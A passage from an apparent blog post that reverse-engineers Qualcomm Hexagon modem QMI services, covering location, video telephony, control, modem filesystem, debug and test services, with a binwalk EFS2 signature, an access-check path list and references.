  • Wi-Fi positioning data.
  • Device sensor data, e.g. accelerometer and gyroscope sensors.
  • On-vehicle sensor data, e.g. vehicle accelerometer, vehicle angular rate, vehicle odometry, etc.

The location engine allows following functions:

  • Connect to location server. I am not sure if this is part of the GNSS or part of the WWAN.
  • Detect time injection request event indications to synchronise time.

Geofencing functionality

The location engine allows for geofencing, either network-initiated or initiated by the device. The geofence functionality can detect geofence breaches and inform if changes are made that affect a geofence, e.g., if GPS is turned off or if the network is unavailable.

I can only assume this is reported to the location service.

Circuit switched video telephony service

The circuit switched video telephony service csvt_qmi_idl_service_object_v01 (0x1D) provides the functionality to orginate, confirm, answer, end and modify calls. It also provides subscription binding, call statistics, etc. An call modification can either initiated by the UE or the network.

A call can either be asynchronous, synchronous or video telephony, and transparent or non-transparent. This is provided by the RLP frame header.

Control service

The control service ctl_qmi_idl_service_object_v01 (0x00) handles QMI client ID management and versioning for other QMI services.

The QMI command range is divided into:

Range Description
0x0000-0x5555 QC EXTERNAL QMI COMMAND RANGE
0x5556-0xAAAA VENDOR SPECIFIC QMI COMMAND RANGE
0xAAAB-0xFFFE RESERVED QC QMI COMMAND RANGE
   

When looking into QMI implementations, the range 0x5556-0xAAAA is interesting.

Modem filesystem service

The modem filesystem service mfs_qmi_idl_service_object_v01 (0x15) provides loading and storing files in the modem filesystem. The modem uses the second generation of Qualcomm’s proprietary Embedded File System (EFS2), that can be used on flash, NAND, RAM or remote MMC devices.

# EFS2 file system - jojo@utulsa.edu
0      lelong       0x53000000       EFS2 Qualcomm filesystem super block, little endian,
>8     string       !EFSSuper        {invalid},
>4     leshort&0x01 1                NAND
>4     leshort&0x01 0                NOR
>4     leshort      x                version 0x%x,
>24    lelong       x                %d blocks,
>16    lelong       x                0x%x pages per block,
>20    lelong       x                0x%x bytes per page

0      belong       0x53000000       EFS2 Qualcomm filesystem super block, big endian,
>8     string       !SSFErepu        {invalid},
>4     beshort&0x01 1                NAND
>4     beshort&0x01 0                NOR
>4     beshort      x                version 0x%x,
>24    belong       x                %d blocks,
>16    belong       x                0x%x pages per block,
>20    belong       x                0x%x bytes per page

Listing 2: binwalk's EFS2 filesystem header30.

The modem filesystem service exposes two request commands:

  • QMI_MFS_PUT_REQ_V01 (0x0020).
  • QMI_MFS_GET_REQ_V01 (0x0021).

When performing a PUT or GET request the requested file path is verified against an access check list.

static struct fs_qmi_service_access_check_entry
fs_qmi_service_access_check_list [] =
{
  /* USB files */
  {0, "/nv/item_files/hsusb/"},
  {0, "/nv/item_files/conf/hsusb0.conf"},
  {0, "/nv/item_files/conf/hsusb1.conf"},
  {0, "/nv/item_files/conf/hsusb2.conf"},
  {0, "/nv/item_files/conf/hsusb3.conf"},
  {0, "/nv/item_files/conf/hsusb4.conf"},
  {0, "/nv/item_files/conf/hsusb5.conf"},
  {0, "/nv/item_files/conf/hsusb6.conf"},
  {0, "/nv/item_files/conf/hsusb7.conf"},
  {0, "/nv/item_files/conf/hsusb8.conf"},
  {0, "/nv/item_files/conf/hsusb9.conf"},
  {0, "/nv/item_files/conf/hsusb10.conf"},
  /* Timer files */
  {0, "/nvm/alpha/item_file/time/"},
  /* RDM files */
  {0, "/rdm_config.csv"},
  /* Debugtools err files */
  {0, "/nv/item_files/dnt/"},
  {0, "/nv/item_files/f3_trace/"},
  {0, "/nv/item_files/conf/dnt_err0.conf"},
  {0, "/nv/item_files/conf/dnt_err1.conf"},
  {0, "/nv/item_files/conf/dnt_err2.conf"},
  {0, "/nv/item_files/conf/f3_trace0.conf"},
  {0, "/nv/item_files/conf/f3_trace1.conf"},
  {0, "/nv/item_files/conf/f3_trace2.conf"},
  /* Power files */
  {0, "/nv/item_files/apps_dcvs/"},
  /* Sleep files */
  {0, "/nv/item_files/sleep/"},
  /* QBI files */
  {0, "/nv/item_files/qbi/"},
  /* Thermal-Engine config file */
  {0, "/nv/item_files/thermal-engine/thermal-engine.conf"},
  /* Sound-driver config file */
  {0, "/nv/item_files/csd/csd.conf"}
};

It appears to be possible to write any file in a folder validating against the check list.

Debug subsystem control service

The qualcomm debug subsystem control service qdssc_qmi_idl_service_object_v01 (0x33) is not included in the vendor RIL library.

It provides the ability to:

  • Get the state of SW tracing on the processor.
  • Enable or disable all SW instrumented tracing on the processor.
  • Get the state of SW tracing from an entity on the processor.
  • Enable or disable SW trace from an entity on the processor.
  • Enable or disable SW trace from all entities on the processor.
  • Get the state of SW tracing for a SW event on the processor.
  • Enable or disable tracing of a SW event on the processor.
  • Configure SW events on the RPM processor.
  • Configure device for a HW event.
  • Enable or disable ETM’s trace on the processor.
  • Enable or disable ETM’s trace on the RPM processor.

It appears that it might be possible to use this service for debugging the modem and the RPM processor.

I will look further into how to use this service for debugging purposes.

Subsystem control/request services

The subsystem control service ssctl_qmi_idl_service_object_v0[1,2] (0x2B) and ssreq_qmi_idl_service_object_v01 (0x35) provides the functionality to restart or shutdown a subsystem, and it can subscribe to subsystem events, e.g. shutdown or powerup.

It is not obvious why version 2 exist, as it is identical except the version numbers.

Test service

The test service test_qmi_idl_service_object_v01 (0x0F) provides the functionality to test a QMI service or subsystem, e.g. pinging, NULL-requests, service quering.

  • Tests a basic message passing between the client and the service.
  • Tests variably sized messages.
  • Tests large variably sized messages.
  • Registers for variably sized indications.
  • Queries the service for its name.

Summary

It is very hard to get an insight in the Qualcomm SoCs’ architecture, and therefore what your device is doing in the background. In this post I have talked about different Qualcomm Hexagon DSP modem services.

I have much more to learn and investigate.


References

  1. https://source.android.com/devices/tech/connect/ril 

  2. https://www.e-consystems.com/blog/system-on-module-SOM/ril 

  3. https://www.slideshare.net/ssusere3af56/android-radio-layer-interface 

  4. https://source.android.com/devices/tech/connect/images/ril-refactor-scenario-1-solution-2.png 

  5. https://source.android.com/devices/tech/connect/images/ril-refactor-scenario-1-solution-1.png 

  6. https://android.googlesource.com/platform/hardware/ril/+/android-cts-7.1_r19/libril/ril_commands.h 

  7. https://source.android.com/devices/tech/connect/images/ril-refactor-scenario-2-solution.png 

  8. https://source.android.com/devices/tech/connect/images/ril-refactor-scenario-2.png 

  9. https://android.googlesource.com/platform/hardware/ril/+/android-cts-7.1_r19/libril/ril_unsol_commands.h 

  10. https://android.googlesource.com/platform/hardware/ril/+/android-cts-7.1_r19/rild/rild.c 

  11. https://en.wikipedia.org/wiki/Hayes_command_set 

  12. https://android.googlesource.com/platform/hardware/ril/+/android-cts-7.1_r19/rild/radiooptions.c 

  13. https://android.googlesource.com/kernel/msm/+/android-7.1.0_r0.2/Documentation/arm/msm/msm_qmi.txt 

  14. https://en.wikipedia.org/wiki/Type-length-value  2

  15. https://projects.osmocom.org/projects/quectel-modems/wiki/QMI#QMI-Qualcomm-MSM-Interface 

  16. https://projects.osmocom.org/projects/quectel-modems/wiki/Qualcomm_Linux_SMD#SMD-based-drivers 

  17. https://android.googlesource.com/kernel/msm/+/android-7.1.0_r0.2/Documentation/arm/msm/msm_smem.txt 

  18. https://github.com/LineageOS/android_kernel_zte_msm8996/blob/lineage-15.1/arch/arm/boot/dts/qcom/msm8996.dtsi  2 3 4 5

  19. https://android.googlesource.com/kernel/msm/+/android-7.1.0_r0.2/drivers/soc/qcom/smd.c 

  20. https://android.googlesource.com/kernel/msm/+/android-7.1.0_r0.2/drivers/soc/qcom/smd_debug.c 

  21. https://developer.qualcomm.com/download/hexagon/hexagon-dsp-architecture.pdf 

  22. https://en.wikipedia.org/wiki/Qualcomm_Hexagon 

  23. https://android.googlesource.com/kernel/msm/+/android-7.1.0_r0.2/Documentation/devicetree/bindings/reserved-memory/reserved-memory.txt 

  24. https://bits-please.blogspot.com/2016/04/exploring-qualcomms-secure-execution.html 

  25. https://android.googlesource.com/kernel/msm/+/android-7.1.0_r0.2/drivers/soc/qcom/pil-qdsp6v5-mss.c 

  26. https://github.com/laginimaineb/unify_trustlet 

  27. https://docs.pwntools.com/en/stable/commandline.html 

  28. https://github.com/gsmk/hexagon 

  29. https://en.wikipedia.org/wiki/Picocell 

  30. https://github.com/ReFirmLabs/binwalk/blob/master/src/binwalk/magic/filesystems